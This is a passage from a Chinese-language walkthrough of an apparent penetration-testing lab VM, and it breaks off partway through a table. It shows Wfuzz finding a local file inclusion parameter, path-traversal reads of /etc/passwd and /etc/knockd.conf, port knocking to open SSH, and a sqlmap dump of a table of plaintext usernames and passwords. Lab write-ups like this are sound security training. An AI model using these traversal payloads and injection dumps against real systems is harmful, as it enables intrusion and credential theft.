
发现后台和原来的差不多,就多了俩页面:

经过艰苦的寻找~~(百度)~~,找到了蛛丝马迹,页面中多了一句话
File does not exist,文件不存在。这就有意思了,什么情况下会有这问题呢?- PHP 文件包含
3.1 Wfuzz
既然有可能是文件包含,那就要找找提交的参数名称了,这里有两种选择:
BurpSuite
Wfuzz
BurpSuite 因为是图形化,有手就行。所以这里使用 Wfuzz,顺便多学一个工具。
由于需要进行的是后台的爆破,所以需要获取对应 Cookie 信息:

使用如下命令,进行对 /etc/passwd 文件的包含:
root at kali in /tmp
$ wfuzz -u "http://10.10.8.143/manage.php?FUZZ=../../../../../etc/passwd" -w /usr/share/wfuzz/wordlist/general/common.txt -b 'PHPSESSID=l63h5u1v2ddblci7ti7b57udq6' -f fuzz.txt
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************
Target: http://10.10.8.143/manage.php?FUZZ=../../../../../etc/passwd
Total requests: 951
=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================
000000001:   200        50 L     100 W      1341 Ch     "@"
000000048:   200        50 L     100 W      1341 Ch     "admon"
000000031:   200        50 L     100 W      1341 Ch     "action"
000000046:   200        50 L     100 W      1341 Ch     "admin_logon"
......
根据结果来看,基本都是 50 L 的,使用 grep 排除一下:
root at kali in /tmp
$ cat fuzz.txt | grep -v "50 L"
Target: http://10.10.8.143/manage.php?FUZZ=../../../../../etc/passwd
Total requests: 951
==================================================================
ID    Response   Lines      Word         Chars          Request
==================================================================
00341:  C=200     93 L       172 W         3694 Ch        "file"

Total time: 0
Processed Requests: 951
Filtered Requests: 0
Requests/sec.: 0
发现了想要的参数 file,测试一下结果:

3.2 PHP 伪协议

确实存在有文件包含,试一试常用的 PHP 伪协议:
<file://>
date://
php://input
php://filter
但是经过我的尝试都不行,此路不通:
3.3 knockd
3.3.1 /proc/sched_debug
这个文件包含啥也干不了,经过漫长的百度,找到了一个文件
/proc/sched_debug。/proc/sched_debug文件可以用于查看和调试 Linux 内核的调度器行为,它提供了关于进程和线程的调度信息,包括运行队列、时间片分配、调度策略等。通过读取该文件,可以获取有关系统中正在运行的进程和线程的调度相关信息。包含一下看看:

在系统中发现了一个特殊的进程:knockd
Knockd(又称为 Port-Knock 服务)是一个用于提供网络安全的守护进程。它通过实现一种端口打击(Port Knocking)技术来隐藏和保护计算机上的服务。
端口打击是一种通过发送一系列预定义的网络请求(通常是连接请求)来触发特定服务或端口的开放的技术。在正常情况下,这些服务或端口是关闭的,只有在正确的顺序和计时下发送了正确的请求后才会打开。这种技术可以增加网络安全性,因为它隐藏了实际的服务端口,使攻击者更难发现和入侵。
这就解释了为什么刚刚扫描端口时只有一个 80 端口了。
Knockd 的配置文件通常位于
/etc/knockd.conf,该文件用于定义 Knockd 服务的行为、规则和操作。包含一下看看:
[openSSH]
	sequence    = 7469,8475,9842
	seq_timeout = 25
	command     = /sbin/iptables -I INPUT -s %IP% -p tcp --dport 22 -j ACCEPT
	tcpflags    = syn

[closeSSH]
	sequence    = 9842,8475,7469
	seq_timeout = 25
	command     = /sbin/iptables -D INPUT -s %IP% -p tcp --dport 22 -j ACCEPT
	tcpflags    = syn

发现了端口的敲击顺序:7469,8475,9842。
这时有两种方式进行敲击:
knockd
nc
由于 Kali 上没有安装 knockd 工具,需要进行下载:
root at kali in /tmp
$ apt install knockd
顺序敲击端口:
root at kali in /tmp
$ knock 10.10.8.143 7469 8475 9842
也可以使用 nc 进行端口敲击:
root at kali in /tmp
$ nc 10.10.8.143 7469
(UNKNOWN) [10.10.8.143] 7469 (?) : Connection refused

root at kali in /tmp
$ nc 10.10.8.143 8475
(UNKNOWN) [10.10.8.143] 8475 (?) : Connection refused

root at kali in /tmp
$ nc 10.10.8.143 9842
(UNKNOWN) [10.10.8.143] 9842 (?) : Connection refused
扫描 22 端口开放情况:
root at kali in /tmp
$ nmap -p22 -sV -T4 --min-rate 10000 10.10.8.143
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-22 01:05 CST
Nmap scan report for 10.10.8.143
Host is up (0.00022s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u1 (protocol 2.0)
MAC Address: 00:0C:29:5D:7F:7A (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.39 seconds
3.3.2 Wfuzz
有时候不知道
/proc/sched_debug这个文件咋办,可以使用 Wfuzz 进行文件爆破:
注:seclists 这个字典需要使用 apt 下载,apt install -y seclists。
root at kali in /tmp
$ wfuzz -u "http://10.10.8.143/manage.php?file=../../../../../FUZZ" -w /usr/share/seclists/Fuzzing/LFI/LFI-etc-files-of-all-linux-packages.txt -b 'PHPSESSID=l63h5u1v2ddblci7ti7b57udq6' -f wfuzzfile.txt
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************
Target: http://10.10.8.143/manage.php?file=../../../../../FUZZ
Total requests: 8314
=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================
000000001:   200        50 L     100 W      1341 Ch     "/etc/3ddesktop/3ddesktop.conf"
000000003:   200        50 L     100 W      1341 Ch     "/etc/a2ps.cfg"
000000007:   200        50 L     100 W      1341 Ch     "/etc/acidlab/apache.conf"
000000031:   200        50 L     100 W      1341 Ch     "/etc/adbbs/adbbs.cf"                                                   ......
还是一样的,排除 50L 的内容:
root at kali in /tmp
$ cat wfuzzfile.txt | grep -v "50 L"
Target: http://10.10.8.143/manage.php?file=../../../../../FUZZ
Total requests: 8314
==================================================================
ID    Response   Lines      Word         Chars          Request
==================================================================
00200:  C=200     97 L       326 W         3123 Ch        "/etc/apache2/envvars"
......
00319:  C=200     53 L       123 W         1523 Ch        "/etc/apt/apt.conf.d/70debconf"
00423:  C=200     51 L       101 W         1386 Ch        "/etc/bash_completion"
00421:  C=200    108 L       373 W         3335 Ch        "/etc/bash.bashrc"
00618:  C=200     65 L       196 W         1953 Ch        "/etc/calendar/default"
00807:  C=200     52 L       119 W         1443 Ch        "/etc/cron.d/.placeholder"
......
03027:  C=200    212 L       619 W         5280 Ch        "/etc/init.d/ssh"
03351:  C=200     65 L       147 W         1670 Ch        "/etc/knockd.conf"
03400:  C=200     51 L       100 W         1379 Ch        "/etc/ld.so.conf.d/fakeroot-x86_64-linux-gnu.conf"
03456:  C=200    132 L       481 W         4336 Ch        "/etc/locale.alias"
......
大部分文件都没啥用,再次发现了
/etc/knockd.conf文件。
4 SSH 爆破
现在 SSH 端口开放了,但是没有用户可以进行登录,回想前面的操作有一步疏漏,那就是在 SQL 注入漏洞那有一个 users 数据库还没进行查看,SQLMap 一把梭:
root at kali in /tmp
$ sqlmap -r url.txt --batch -D users -T UserDetails -C id,username,password --dump
......
[01:14:27] [INFO] fetching entries of column(s) 'id,password,username' for table 'UserDetails' in database 'users'
Database: users
Table: UserDetails
[17 entries]
+----+-----------+---------------+
| id | username  | password      |
+----+-----------+---------------+
| 1  | marym     | 3kfs86sfd     |
| 2  | julied    | 468sfdfsd2    |
| 3  | fredf     | 4sfd87sfd1    |
| 4  | barneyr   | RocksOff      |
| 5  | tomc      | TC&TheBoyz    |
| 6  | jerrym    | B8m#48sd      |
| 7  | wilmaf    | Pebbles       |
| 8  | bettyr    | BamBam01      |
| 9  | chandlerb | UrAG0D!       |
| 10 | joeyt     | Passw0rd      |
| 11 | rachelg   | yN72#dsd      |
| 12 | rossg     | ILoveRachel   |
| 13 | monicag   | 3248dsds7s    |
| 14 | phoebeb   | smellycats    |
| 15 | scoots    | YR3BVxxxw87   |
| 16 | janitor   | Ilovepeepee   |
| 17 | janitor2  | Hawaii-Five-0 |
+----+-----------+---------------+

[01:14:27] [INFO] table 'users.UserDetails' dumped to CSV file '/root/.local/share/sqlmap/output/10.10.8.143/dump/users/UserDetails.csv'
[01:14:27] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/10.10.8.143'

[*] ending @ 01:14:27 /2023-11-22/
将结果保存一下到 sqlresult.txt 中:
+----+-----------+---------------+
| id | username  | password      |
+----+-----------+---------------+
| 1  | marym     | 3kfs86sfd     |
| 2  | julied    | 468sfdfsd2    |
| 3  | fredf     | 4sfd87sfd1    |
| 4  | barneyr   | RocksOff      |
| 5  | tomc      | TC&TheBoyz    |
| 6  | jerrym    | B8m#48sd      |
| 7  | wilmaf    | Pebbles       |
| 8  | bettyr    | BamBam01      |
| 9  | chandlerb | UrAG0D!       |
| 10 | joeyt     | Passw0rd      |
| 11 | rachelg   | yN72#dsd      |
| 12 | rossg     | ILoveRachel   |
| 13 | monicag   | 3248dsds7s    |
